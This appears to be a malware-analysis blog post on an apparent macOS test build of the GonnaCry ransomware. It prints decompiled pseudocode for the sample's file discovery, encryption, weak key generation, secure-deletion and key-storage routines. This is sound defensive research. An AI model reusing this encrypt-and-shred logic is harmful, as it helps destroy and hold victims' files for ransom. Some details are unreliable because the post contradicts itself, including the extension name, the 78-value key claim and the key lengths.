

Analyzing What Appears to be GNNCRY's macOS Test Build

 denwp.com/gnncry-macos-test-build

Tonmoy Jitu

November 15, 2025



GonnaCry is a ransomware variant primarily targeting Linux systems. It emerged around 2017 as an open-source proof-of-concept project on GitHub, created by developer [Tarcísio Marinho](#) for educational purposes to demonstrate ransomware mechanics, and encryption techniques. However, by 2021, malicious linux variants had appeared in the wild, encrypting user files and demanding cryptocurrency ransoms, leading to detections by antivirus firms.

A review of VirusTotal submissions confirms that the Linux variants still circulating are consistently flagged as ELF-ransomware.

Matches - 60 Files		Associations ⓘ	Detections	First seen	Last seen	Submitters	
☐	5bc6a74c4430536f505097038f6e34e498fc3147b6d807e81556919359847c13						
☐	transformed.bin	-	8 / 65	2025-11-08 23:22:52	2025-11-12 15:37:15	2	ELF 71.68 KB
	elf shared-lib arm 64bits detect-debug-environment						
☐	4becf5b8a98d742755b8b52d1be5eb591922243195ee3570555c7118823b364b						
☐	transformed.bin	-	8 / 65	2025-11-08 23:23:30	2025-11-08 23:23:30	1	ELF 71.68 KB
	elf arm shared-lib 64bits detect-debug-environment						
☐	b91cb4c42ee4b17deceabbd43d11a855b1d439ddd1de69697bbf417f17e0507b						
☐	transformed.bin	-	8 / 65	2025-11-08 23:24:09	2025-11-08 23:24:09	1	ELF 71.68 KB
	elf arm 64bits shared-lib detect-debug-environment						
☐	943a8af92f8fb6f94ceaa977ed32043022f066606f27af549b0d880c34db1c8d						
☐	transformed.bin	-	8 / 65	2025-11-08 23:24:48	2025-11-08 23:24:48	1	ELF 71.68 KB
	elf shared-lib 64bits arm detect-debug-environment						
☐	e1fa72a2f51654d22411038102f39e825db99c738aac0ef22912c836f8295da						
☐	transformed.bin	-	8 / 64	2025-11-08 23:25:26	2025-11-08 23:25:26	1	ELF 71.68 KB
	elf arm shared-lib 64bits detect-debug-environment						
☐	907e8d6a7499b353b1191381b0ef1d112051db602c4daedb6850d8e1af378f1e						
☐	transformed.bin	-	8 / 65	2025-11-08 23:28:50	2025-11-08 23:28:50	1	ELF 71.68 KB
	elf shared-lib arm 64bits detect-debug-environment						
☐	b2a1a4fb94fec5e1c9720414694bb6dbd00852709d2df160255eabfee46c21bb						
☐	transformed.bin	-	8 / 65	2025-11-08 23:33:57	2025-11-08 23:33:57	1	ELF 71.68 KB
	elf arm 64bits shared-lib detect-debug-environment						
☐	6d5f4c48f39b06afb09567b76d89d12c19c196ace2ea9e90db724cfb88901067						
☐	transformed.bin	-	8 / 65	2025-11-08 23:34:39	2025-11-08 23:34:39	1	ELF 71.68 KB
	elf shared-lib 64bits arm detect-debug-environment						
☐	6931d148af40c165316b8549ecfee39ffffb7eccf314b791ada225fd597175dc						
☐	transformed.bin	-	8 / 62	2025-11-08 23:36:03	2025-11-08 23:36:03	1	ELF 71.68 KB
	elf arm 64bits shared-lib detect-debug-environment						

Fig 01: Linux variants of GonnaCry

While hunting for benign files, I came across a sample that exhibited properties closely matching those of GonnaCry, yet it had been compiled specifically for macOS.

0

/ 63

Community Score

✓ No security vendors flagged this file as malicious

Reanalyze Similar More

4379a2f58d3088233e7f051d882a9ce934960488aaaba640c26785645bb711c2

transformed

Size

51.62 KB

Last Analysis Date

3 hours ago

MACOS

macho arm 64bits

Fig 02: MacOS variant of GonnaCry

Like any other researcher, checking the [open-source project](#), I could not find any recent commits or information indicating the development of a macOS variant. This seems interesting, if the build was not officially planned, then who created it?




Fig 03: GonnaCry github repository

Initial Triage and Sample Overview

Getting a copy of the sample, we perform standard triage using `file` and `otool` to inspect the headers. The results confirmed it as a Mach-O arm64 executable.

```
~/Desktop/gonnacry file 4379a2f58d3088233e7f051d882a9ce934960488aaaba640c26785645bb711c2
4379a2f58d3088233e7f051d882a9ce934960488aaaba640c26785645bb711c2: Mach-O 64-bit executable arm64

~/Desktop/gonnacry otool -h 4379a2f58d3088233e7f051d882a9ce934960488aaaba640c26785645bb711c2
4379a2f58d3088233e7f051d882a9ce934960488aaaba640c26785645bb711c2:
Mach header
      magic  cputype  cpusubtype  caps      filetype  ncmds  sizeofcmds      flags
0xfeedfacf 16777228      0    0x00      2      19      1368 0x00200085

~/Desktop/gonnacry otool -l 4379a2f58d3088233e7f051d882a9ce934960488aaaba640c26785645bb711c2
4379a2f58d3088233e7f051d882a9ce934960488aaaba640c26785645bb711c2:
Load command 0
  cmd LC_SEGMENT_64
 cmdsize 72
 segname __PAGEZERO
 vmaddr 0x0000000000000000
 vmsize 0x0000000010000000
 fileoff 0
 filesize 0
 maxprot 0x00000000
 initprot 0x00000000
 nsects 0
```

Fig 04: File metadata

Running `strings` revealed a hardcoded list of target file extensions covering various document types, images, archives, and more, alongside a cleartext ransom note.




Fig 05: Sample headers and extracted strings

Static Analysis

We then moved onto static analysis and found the flow to be straightforward, almost exactly like the original Linux PoC, just wearing a macOS coat.

Main execution flow

At first glance, the sample reveals a clear-text path variable exposing the developer's environment, indicating where the malware was either created or tested:

```
/home/tarcisio/tests/
```

This path suggests the original author of GonnaCry may have been developing or testing a macOS variant.

```
100001960  int64_t _main()

100001970      int32_t var_64 = 0
100001974      int32_t var_14 = 0
10000197c      char* var_20
10000197c      int64_t* var_80 = &var_20
100001988      int64_t* var_28
100001988      int64_t* var_78 = &var_28
100001994      int64_t var_30
100001994      int64_t* var_70 = &var_30
100001998      __builtin_memset(dest: &var_30, ch: 0, count: 0x18)
10000199c      char* x0 = _get_home_enviroment()
1000019a8      char* x0_2 = _get_desktop_enviroment(x0)
1000019b0      char* x0_3 = _get_username()
1000019bc      char* x0_5 = _get_trash_path(x0)
1000019c8      char* x0_7 = _get_media_path(x0_3)
1000019e0      char const* const var_60 = "/home/tarcisio/tests/"
1000019e8      _find_files(var_80, x0)
1000019f4      _find_files(var_80, x0_5)
100001a00      _find_files(var_80, x0_7)
100001a10      _encrypt_files(var_20, var_78, var_70)
100001a20      _create_files_desktop(var_28, var_20, x0_2)
100001a28      _destroy(var_80)
100001a30      _destroy(var_78)
100001a38      _destroy(var_70)
100001a40      _free(x0)
100001a48      _free(x0_2)
100001a50      _free(x0_3)
100001a58      _free(x0_5)
100001a60      _free(x0_7)
100001a70      return 0
```



Fig 06: Execution Flow (from main function)

The ransomware begins with environment path discovery:

- `_get_home_enviroment()` → Gets user's home directory
- `_get_desktop_enviroment()` → Finds Desktop folder
- `_get_username()` → Gets current username
- `_get_trash_path()` → Constructs trash directory path
- `_get_media_path()` → Constructs media directory path




Fig 07: Execution Flow (from main function)

The sample then performs targeted file enumeration by invoking `_find_files()` three times, scanning the home, trash, and media directories. Discovered files are stored in a linked list for processing.

Once enumeration is complete:

- Files are encrypted using `_encrypt_files()`
- A ransom note is generated on the Desktop via `_create_files_desktop()`

After encryption, the malware performs resource cleanup, freeing all dynamically allocated memory to minimize forensic traces.

File discover

The `_find_files()` function performs a recursive directory traversal, hunting for files with specific extensions that have been hard coded into the binary. The full list of targeted extensions is extensive and spans common document, image, archive, and database formats:

```
doc docx xls xlsx ppt pptx pst ost msg eml vsd vsdx txt csv rtf wks wk1 pdf dwg onetoc2
snt jpeg jpg docb docm dot dotm dotx xism xlsb xlw xlt xlm xlc xltx xltm pptm pot pps ppsm
ppsx ppam potx potm edb hwp 602 sxi sti sldx sldm vdi vmdk vmx gpg aes ARC PAQ bz2 tbk bak
tar tgz gz 7z rar zip ba
```



```
10000cd8  struct DIR* _find_files(void** arg1, char* arg2)
10000d00      char var_31a[0x2ea]
10000d00      _memcpy(__dst: &var_31a,
10000d00          __src: "doc docx xls xlsx ppt pptx pst ost msg eml vsd vsdx txt csv rtf wks wk1 pdf "
10000d00          "dwg onetoc2 snt jpeg jpg docb docm dot dotm dotx xism xlsb xlw xlt xlm xlc xltx "
10000d00          "xltm pptm pot pps ppsm ppsx ppam potx potm edb hwp 602 sxi sti sldx sldm sldm vdi "
10000d00          "vmdk vmx gpg aes ARC PAQ bz2 tbk bak tar tgz gz 7z rar zip ba",
10000d00          __n: 0x2ea)
10000d08      struct DIR* result = _opendir(arg2)
10000d0c      struct DIR* result_1 = result
10000d0c
10000d10      if (result != 0)
10000d20          while (true)
10000d20              result = _readdir(result_1)
10000d20
10000d20      if (result == 0)
```

hard coded extension

Fig 08: Hard coded file extension

Upon closer inspection, the function begins by parsing this space-delimited string using `strtok()` to isolate individual extensions. For each file encountered during traversal, it extracts the extension via `_get_filename_ext()` and compares it against the tokenized list using `_strcmp()`. When a match is found, the full file path is appended to a linked list through `_append()`.

```

10000cd8  struct DIR* _find_files(void** arg1, char* arg2)

10000d00      char var_31a[0x2ea]
10000d00      _memcpy(__dst: &var_31a,
10000d00          __src: "doc docx xls xlsx ppt pptx pst ost msg eml vsd vsdx txt csv rtf wks wk1 pdf "
10000d00          "dwg onetoc2 snt jpeg jpg docb docm dot dotm dotx xlsx xlsb xlw xlt xlm xlc xltx "
10000d00          "xltm pptm pot pps ppsm ppsx ppam potx potm edb hwp 602 sxi sti sldx sldm sldm vdi "
10000d00          "vmdk vmx gpg aes ARC PAQ bz2 tbk bak tar tgz gz 7z rar zip ba",
10000d00          __n: 0x2ea)
10000d08      struct DIR* result = _opendir(arg2)
10000d0c      struct DIR* result_1 = result

10000d10      if (result != 0)
10000d20          while (true)
10000d20              result = _readdir(result_1)
10000d20
10000d20              if (result == 0)
10000d28                  break
10000d28
10000d28              char __str[0x2eb]
10000d38              // Parse extension
10000d38              _strcpy(__dst: &__str, __src: &var_31a)
10000d38
10000d48              if (zx.d(result->__dd_size:2.b) == 8)
10000d88                  char* match_extension_with_list = _malloc(__size: _strlen(__s: arg2)
10000d88                      + _strlen(__s: &result->__dd_size + 3) + 2)
10000d98                  _strcpy(__dst: match_extension_with_list, __src: arg2)
10000da8                  // Compare extension with existing list
10000da8                  _strcat(__s1: match_extension_with_list, __s2: &result->__dd_size + 3)
10000da8
10000dc8                  for (char* parse_extension = _strtok(&__str, __sep: " ");
10000dc8                      parse_extension != 0;
10000dc8                      parse_extension = _strtok(__str: nullptr, __sep: " "))
10000de0                      if (_strcmp(__s1: _get_filename_ext(match_extension_with_list),
10000de0                          __s2: parse_extension) == 0)
10000df8                          // Adds matching file to the target list
10000df8                          _append(arg1, match_extension_with_list, nullptr, nullptr)
10000dfc                          break
10000d48              else if (zx.d(result->__dd_size:2.b) == 4
10000d48                  && _strcmp(__s1: &result->__dd_size + 3, __s2: "..") != 0
10000d48                  && _strcmp(__s1: &result->__dd_size + 3, __s2: ".") != 0)
10000ea8                  char* __s1 = _malloc(__size: _strlen(__s: arg2)
10000ea8                      + _strlen(__s: &result->__dd_size + 3) + 2)
10000eb8                  _strcpy(__dst: __s1, __src: arg2)
10000ec4                  _strcat(__s1, __s2: &result->__dd_size + 3)
10000ed4                  _strcat(__s1, __s2: "/")
10000ee0                  _find_files(arg1, __s1)
10000ee8                  _free(__s1)
10000ee8
10000f0c      return result

```

Fig 09: File discovery function

The traversal logic is straightforward yet robust. Regular files (**type 8**) trigger the extension check, while directories (**type 4**) prompt a recursive call into the sub-directory. To avoid infinite loops, entries named "." and ".." are explicitly skipped.

Notably, the sample includes several hardcoded paths such as, **.local/share/Trash/** and **/media/**, which indicate that this binary was cross-compiled from a Linux-originating codebase.

Despite the developer path suggesting macOS testing (**/home/tarcisio/tests/**), these internal path references align closely with the original Linux variant, implying that a dedicated macOS port was never fully implemented.

```

10000160c char* _get_trash_path(char* arg1)

100001634 char* result = _malloc(__size: _strlen(__s: arg1) + 0x15)
100001654 _bzero(result, _strlen(__s: result))
100001660 _strcpy(__dst: result, __src: arg1)
100001670 _strcat(__s1: result, __s2: ".local/share/Trash/")
100001680 return result

```

Fig 10: Searches for Linux trash folder

```

char* _get_media_path(char* arg1)

100001684 char* _get_media_path(char* arg1)

1000016ac char* __s1 = _malloc(__size: _strlen(__s: arg1) + 9)
1000016c0 _strcpy(__dst: __s1, __src: "/media/")
1000016cc _strcat(__s1, __s2: arg1)
1000016dc _strcat(__s1, __s2: "/")
1000016ec return __s1

```

Fig 11: Searches for Linux media folder

Encryption

The ransomware sample then generates a 16-byte initialization vector (IV) using `_generate_key` and a 32-byte key via `_generate_key`. Even though the underlying Blowfish algorithm only consumes the first 16 bytes of the key. The actual encryption is performed by the `_encrypt()` function, which processes the file content in place.

For each encrypted file, the malware records the generated key, IV, and full file path into a linked list using `_append()`. This data is later serialized into a file named `enc_files.gc`, presumably to enable decryption in exchange for ransom.

```

10000598 void _encrypt_files(char* arg1, void** arg2, void** arg3)

100005b8 for (int64_t* i = arg1; i != 0; i = *i)
100005d0 FILE* x0_1 = _fopen(__filename: i[3], __mode: "rb")
100005d0
100005dc if (x0_1 == 0)
100005e0 _append(arg3, i[3], nullptr, nullptr)
100005dc else
100005e0 char* x0_5 = _malloc(__size: _strlen(__s: i[3]) + 0xb)
100005f4 _strcpy(__dst: x0_5, __src: i[3])
10000600 _strcat(__s1: x0_5, __s2: ".GNMCRY")
10000604 FILE* x0_9 = _fopen(__filename: x0_5, __mode: "wb")
10000608 char* x0_10 = _generate_key(0x10)
1000060c char* x0_11 = _generate_key(0x20)
10000610 _encrypt(x0_1, x0_9, x0_11, x0_10)
10000614 _append(arg2, x0_5, x0_11, x0_10)
10000618 _fclose(x0_9)
1000061c _fclose(x0_1)
10000620 _free(x0_11)
10000624 _free(x0_10)
10000628 int64_t __saved_fp
1000062c _shred(i[3], &__saved_fp)

```

Fig 12: Encryption function

Finally, the original plaintext file is securely overwritten and deleted using `_shred()` to prevent recovery.




Fig 13: Execution Flow (from main function)

Key generation

The ransomware relies on the standard C library function `rand()` for key and IV generation, rather than employing a cryptographically secure pseudorandom number generator (`CSPRNG`).

This is a known weakness: `rand()` produces entirely predictable output once the seed is known, and in this sample, no call to `srand()` appears anywhere in the code. As a result, the `RNG` initializes with its default seed, typically `1` on most systems, causing every execution of the malware to generate identical keys and IVs.

```
10000188c void* _generate_key(int32_t arg1)

1000018b8 void* result = _malloc(__size: sx.q(arg1 + 1))
1000018b8
1000018c4 if (result != 0)
1000018e0     for (uint32_t i = 0; i < arg1; i += 1)
100001920         // uses rand(), default seed
100001920         //
100001920         //
100001920         // only 78 possible values per byte
100001920         *(result + sx.q(i)) = ("
100001920         "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789,.-#@%$&(){}; '?!"
100001920         "&(){}; '?!")[sx.q(_rand() & 0x4e)]
100001920
100001948     *(result + sx.q(arg1)) = 0
100001948
10000195c return result
```

Fig 14: Encryption key generation

A further flaw to the existing weakness (`rand()`), the generated material is not raw binary but instead drawn from a restricted 78-character set:

abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789,.-#@%\$&(){}; '?!

Each byte is thus limited to one of 78 possible values (`0x4E` in hexadecimal), far short of the full 256-value range (`0x00–0xFF`) expected in proper cryptographic keys. This huge drop in randomness makes guessing the key easy, even without knowing the starting seed, and totally breaks the Blowfish encryption.

Secure deletion

The `_shred()` function securely wipes the original plaintext file by first retrieving its size with `stat()`. It then opens the file in write-only mode (`O_WRONLY`) and allocates a `4 KB` buffer filled entirely with zeros.

The function proceeds to overwrite the entire file in `4 KB` chunks, ensuring all original data is destroyed. Once overwriting is complete, it closes the file descriptor and finally deletes the file using `remove()`.

```

100008c4  int32_t _shred(int64_t arg1, int64_t arg2 @ fp)
100008c8
100008c8  struct stat var_98
100008c8  var_98.st_qspare[1] = arg2
100008d0  var_98.st_qspare[0] = arg1
100008dc  // Get original file size
100008dc  int32_t __fd = _stat(var_98.st_qspare[0], &var_98)
100008dc
100008e4  if (__fd != 0xffffffff)
100008f0      int64_t x8_1
100008f0      x8_1.d = var_98.st_mtimespec.tv_sec:4.d
100008f0      x8_1:4.d = var_98.st_mtimespec.tv_nsec.d
10000900      __fd = _open(var_98.st_qspare[0], 1)
10000900
10000910  if (__fd != 0xffffffff)
10000924      // Allocate 4KB buffer
10000924      void* __buf = _malloc(__size: 0x1000)
10000934      _bzero(__buf, 0x1000) // File with zeros
10000938      int64_t var_b8_1 = 0
1000093c      uint64_t var_c0_1 = 0
10000964      int64_t x0_4
10000964
10000964      // Overwrite loop
10000964      //
10000964      // Write zeros in 4KB chunks
10000964      while (true)
10000964          uint64_t __nbyte
10000964
10000964          __nbyte = x8_1 - var_c0_1 s<= 0x1000 ? x8_1 - var_c0_1 : 0x1000
10000964
10000998          x0_4 = _write(__fd, __buf, __nbyte)
10000998
100009a4          if (x0_4 s<= 0)
100009a4              break
100009a4
100009bc          var_c0_1 += x0_4
100009bc
100009c8          _close(__fd)
100009d0          __fd = _free(__buf)
100009d0
100009dc          if (x0_4 != -1)
100009ec              return _remove(var_98.st_qspare[0]) // Delete file
100009ec
100009fc  return __fd

```

Fig 15: File deletion function

Key storage

The `_save_into_file_encrypted_list()` function writes all encryption keys and initialization vectors to a file named `enc_files.gc` on the victim's Desktop. Each entry follows a simple plaintext format:

KEY:IV:ENCRYPTED_FILE_PATH

An example entry might appear as:

- aB3dE5fG7hI9jK1l:mN2oP4qR6sT8uV0w:/Users/victim/Documents/report.docx.GNNCRY
- xY9zA1bC3dE5fG7h:iJ1kL3mN5oP7qR9s:/Users/victim/Pictures/photo.jpg.GNNCRY
- tU8vW0xY2zA4bC6d:eF8gH0iJ2kL4mN6o:/Users/victim/Desktop/presentation.pptx.GNNCRY

Here, the **32-byte** key comes first, followed by the **16-byte** IV, and then the full path to the encrypted file (ending in **.GNNCRY**). The original plaintext path is not stored, only the encrypted version.

```

100000fbc void _save_into_file_encrypted_list(int64_t* arg1, char* arg2)
100000fc8
100000fc8     int64_t* i = arg1
100000fd4
100000fd4     if (i == 0)
100000fd4         return
100000fd4
100000ff8     // Creates key storage file
100000ff8     char* x0_3 = _malloc(__size: _strlen(__s: arg2) + 0xd)
100001008     _strcpy(__dst: x0_3, __src: arg2)
